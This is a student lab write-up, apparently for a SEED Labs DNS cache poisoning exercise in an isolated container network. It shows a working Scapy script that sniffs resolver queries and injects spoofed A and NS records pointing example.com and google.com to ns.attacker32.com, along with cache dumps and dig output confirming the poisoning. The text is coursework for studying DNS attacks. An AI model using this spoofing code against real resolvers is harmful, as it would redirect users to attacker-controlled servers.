
First I have added the spoofed NS record in your attack code and then I have cleared the cache on the local DNS server and finally launched the code. Then the fake ip address was displayed and the malicious nameserver was recorded in thecache.

Stopping the previous task




```
seed-attacker:/volumes
$> ./spoof_answer.py
bash: ./spoof_answer.py: Permission denied
seed-attacker:/volumes
$> ./spoof_answer.py
bash: ./spoof_answer.py: Permission denied
seed-attacker:/volumes
$>chmod u+x spoof_answer.py
seed-attacker:/volumes
$> ./spoof_answer.py
.
Sent 1 packets.
.
Sent 1 packets.
^Cseed-attacker:/volumes
$>^C
seed-attacker:/volumes
$> ./spoof_answer.py
.
Sent 1 packets.
.
Sent 1 packets.
^Cseed-attacker:/volumes
$>
```

Flushed the cache in the local DNS server:




```
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb-cache
rndc: 'dumpdb-cache' failed: unknown command
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>cat /var/cache/bind/dump.db | grep example
example.com.            777408  NS      a.iana-servers.net.
www.example.com.        863808  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

Modified code:




```
import sys

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip   = IP  (dst = "10.9.0.53", src = old_ip.dst)
    udp = UDP (dport = old_udp.sport, sport = 53)

    Anssec = DNSRR( rrname = old_dns.qd.qname,
                    type   = 'A',
                    rdata  = '1.1.1.1',
                    ttl    = 259200)

    NSsec  = DNSRR( rrname = 'example.com',
                    type   = 'NS',
                    rdata  = 'ns.attacker32.com',
                    ttl    = 259200)

    dns = DNS( id = old_dns.id, aa=1, qr=1,
               qdcount=1, qd = old_dns.qd,
               ancount=1, an = Anssec,
               nscount=1, ns = NSsec)

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host 10.9.0.53 and dst port 53)'
pkt=sniff(iface='br-f51ebadef023', filter=f, prn=spoof_dns)
```

Launch the attack




```
    pkt=sniff(iface='br-****', filter=f, prn=spoof_dns)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in
 sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in
_run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 407, i
n __init__
    attach_filter(self.ins, filter, iface)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 142, i
n attach_filter
    bp = compile_filter(bpf_filter, iface)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/common.py", line 122,
in compile_filter
    raise OSError(error)
OSError: b'br-****: No such device exists (SIOCGIFHWADDR: No such device)'
seed-attacker:/volumes
$> ./spoof_ns.py
.
Sent 1 packets.
.
Sent 1 packets.
```

Attack succeded, it is displaying the fake ip address.




```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7628
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e3868d93e377edcf01000000623233ff2e82a74b63d40cf0 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 867 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Mar 16 19:01:19 UTC 2022
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

Now the malicious name server is recorded in the cache. (ns.attacker32.com)




```
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb-cache
rndc: 'dumpdb-cache' failed: unknown command
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>cat /var/cache/bind/dump.db | grep example
example.com.            777408  NS      a.iana-servers.net.
www.example.com.        863808  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>cat /var/cache/bind/dump.db | grep example
example.com.            777396  NS      ns.attacker32.com.
www.example.com.        863796  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>
```

For www.example.com the ip addres is 1.1.1.1



```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52490
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6adcdc09207ab5bf0100000062323647c664dfdb2f32abca (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        258616  IN      A       1.1.1.1

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Mar 16 19:11:03 UTC 2022
;; MSG SIZE  rcvd: 88

user-10.9.0.5:/
$>
```

For example.com we get 1.2.3.4 because it was controlled by the attacker.




```
$>dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4664
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0ac728f0004d06b101000000623236afa8a1720198be1d94 (good)
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       1.2.3.4

;; Query time: 7 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Mar 16 19:12:47 UTC 2022
;; MSG SIZE  rcvd: 84

user-10.9.0.5:/
$>
```

Task-4: Spoof NS record for another domain.


In this task I have modified the code by adding google.com in the authority section of the code. I have checked the cache and observed that only example.com showed up in the cache but not the google.com .

Stopping the previous task's attack




```
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in
_run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 407, i
n __init__
    attach_filter(self.ins, filter, iface)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 142, i
n attach_filter
    bp = compile_filter(bpf_filter, iface)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/common.py", line 122,
in compile_filter
    raise OSError(error)
OSError: b'br-****: No such device exists (SIOCGIFHWADDR: No such device)'
seed-attacker:/volumes
$> ./spoof_ns.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
^Cseed-attacker:/volumes
$>
```

Flush the cache




```
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>cat /var/cache/bind/dump.db | grep example
example.com.            777408  NS      a.iana-servers.net.
www.example.com.        863808  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$>cat /var/cache/bind/dump.db | grep example
example.com.            777396  NS      ns.attacker32.com.
www.example.com.        863796  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>cat /var/cache/bind/dump.db | grep example
example.com.            777396  NS      ns.attacker32.com.
www.example.com.        863796  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>cat /var/cache/bind/dump.db | grep attacker
example.com.            777396  NS      ns.attacker32.com.
local-dns-server-10.9.0.53:/etc/bind
$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>
```

Modified the code




```
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP  (dst = "10.9.0.53", src = old_ip.dst)
    udp = UDP (dport = old_udp.sport, sport = 53)

    Anssec = DNSRR( rrname = old_dns.qd.qname,
                    type   = 'A',
                    rdata  = '1.1.1.1',
                    ttl    = 259200)

    NSsec  = DNSRR( rrname = 'example.com',
                    type   = 'NS',
                    rdata  = 'ns.attacker32.com',
                    ttl    = 259200)
    NSsec1  = DNSRR( rrname = 'google.com',
                    type   = 'NS',
                    rdata  = 'ns.attacker32.com',
                    ttl    = 259200)
    dns = DNS( id = old_dns.id, aa=1, qr=1,
               qdcount=1, qd = old_dns.qd,
               ancount=1, an = Anssec,
               nscount=2, ns = NSsec/NSsec1)

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host 10.9.0.53 and dst port 53)'
pkt=sniff(iface='br-f51ebadef023', filter=f, prn=spoof_dns)

```

Launch the attack



